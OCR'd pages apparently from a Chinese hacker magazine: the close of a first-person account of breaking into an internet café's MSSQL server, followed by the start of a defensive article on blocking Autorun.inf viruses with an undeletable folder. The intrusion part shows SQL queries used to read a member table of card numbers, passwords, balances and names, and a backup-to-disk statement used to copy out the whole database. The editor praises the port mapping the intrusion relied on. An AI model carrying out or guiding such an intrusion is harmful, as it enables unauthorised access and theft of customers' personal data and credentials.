


图3 连接网吧数据库服务器成功

这些表中，只有netbar2004这个表是新建的，其它表都是系统默认存在的，打开netbar2004这个数据库，查看里面的表名，打开client1这个表，里面有30000多条记录，好像就是存放网吧会员资料的表，卡号、密码、余额、积分、姓名都一清二楚，如图4。


图4 client1表信息

为了确定这个表是不是现在网吧的会员资料表，我让雪把他在网吧上网的卡号发给我，查询一下，看能不能查到雪的记录，sql查询语句**select * from clinet1 where 卡号='3544'**，查询结果如图5。




图5 SQL查询卡号为3544的会员信息

我把查询记录发给雪，雪说和他资料对上了，他卡上还剩25块钱。现在，要想办法把数据库里会员表的内容导出来，再做成access格式的数据库传给雪就行了。Sql语句就可以直接备份数据库，sql备份数据库的语句**declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s='c:/winnt/e1' backup database @a to disk=@s WITH formAT**，如图6。





图6 执行SQL备份数据库命令

这条语句把数据备份到c:\winnt\目录下，备份的文件名是e1。雪在网吧那边，把数据库服务器上备份的文件下载到本地，然后把备份的数据库文件打包传给我，我在本地用sql企业管理器成功恢复数据库，如图7。

然后，利用sql企业管理器里导出数据库的功能，把数据导出成access格式的数据，数据导出成功，如图8，9。

最后，我把导出的以.mdb后缀结尾的数据库传给了雪。雪顺利在网吧那边打开数据库，查看到了网吧所有会员的资料，联合入侵网吧之终极计划成功完成。

正准备把文章投出去的时候，雪从网上找到了一个不错的sql分离查询器分离版，比网上的那个分离器全面多了，而且也不会出现执行命令关闭的情况，工具会收录在光盘中，我也试验过，效果还不错，非常全面，希望在入侵的时候能给大家带来一些帮助。


图7 恢复数据库

四、入侵总结


这篇入侵文章是和好朋友雪共同完成的，没用到什么高的技术，因为这种类型的文章比较少，比较有意思，我就发了。lcx.exe这个工具在内网中作用非常强大，希望大家好好理解。如果文章中有什么不懂的地方，请到《黑客手册》论坛与我讨论，我id是rabbitsafe。


[文章中涉及到的工具lcx.exe和MsSqlServer_Green_V4.0在光盘中有收录]

编辑点评：

由于内网的原因而做端口映射是本文的亮点，这几乎是每个内网入侵活动的必要步骤了。越来越多的网吧管理软件开始采用MSSQL数据库，这的确会使一些初学者退后，但这样始终只是换汤不换药的做法，安全做得不到位用谁的系统都一样。这是一次里应外合的入侵，正印证了那句话：再坚固的堡垒都能从内部摧毁掉！


图8 导出为access格式的数据库文件


图9 成功导出



打造Autorun.inf类病毒的疫苗

张宇栏首

“君子性非异也，善假于物也。”

这句话的本意是一个水平很高的人本身并不一定很高明，关键是他善于利用别人的高明！其意义是要充分利用自己身边的资源，不放过任何一个可以提高自己的机会，通过学习别人的源代码将其思想扩展到自己的思想里去。

smallrascal [yulv]

从本文你可以学到：

1、了解Autorun.inf的功能及此类病毒的传播原理

2、了解文件夹及文件的特点

3、利用无法删除的文件夹来保护相应内容

起因

最近在做公司电脑维护时发现好多机器的每个分区都感染了Autorun.inf类的病毒，只要用Web方式查看分区的根目录，就能激活病毒程序，经询问，是同事使用优盘后才出现的，检测优盘发现的确已经被感染了。虽然这一类病毒不是很难对付，删除相应的文件即可，但是删除后还会感染，又要进行一次重复的手工劳动。既然如此，那就对症下药，找出适当的疫苗来永久地免疫Autorun.inf类病毒吧！

分析

我们先来了解一下Autorun.inf，它是一个文本形式的配置文件，可以用文本编辑软件进行编辑，它只能位于分区的根目录下。这个文件包含了需要自动运行的命令，如改变的驱动器图标、运行的程序文件、可选快捷菜单等内容。正因为其中的运行指定程序的功能被病毒恶意利用，造成了优盘、MP3等移动存储类设备病毒满天飞，导致病毒轻而易举地进行传播。




图1 建立Autorun.inf文件夹及文件的测试结果

在MS的系统中，文件夹也是一种文件，只不过其属性特殊了一点而已。既然文件夹也是文件，那么按照MS定下的规矩——在同一文件夹下不能出现相同文件名的文件，也就是说如果已经存在一名为“Autorun.inf”的文件夹，那么该文件夹下就不能再有一名为“Autorun.inf”的文件，如图1所示。

图1中最后用TYPE命令显示Autorun.inf文件的内容，得到的结果是“拒绝访问”，这一点也可以证明其访问的是文件夹，而不是文件，因为只要是文件，不管是ASCII还是二进制程序，都会被TYPE命令显示出来。那么我们只要在所有分区的根目录下建立一个名为“Autorun.inf”的文件夹就能永久免疫Autorun.inf类病毒的骚扰了。可是另一个问题出现了，病毒也很聪明，可以检测根目录下是否存在“Autorun.inf”的文件夹，存在的话先删除，再建立“Autorun.inf”的文件，同样达到其目的，而破坏了我们的免疫效果。那又该如何对付呢？




图2 建立无法删除文件夹的命令

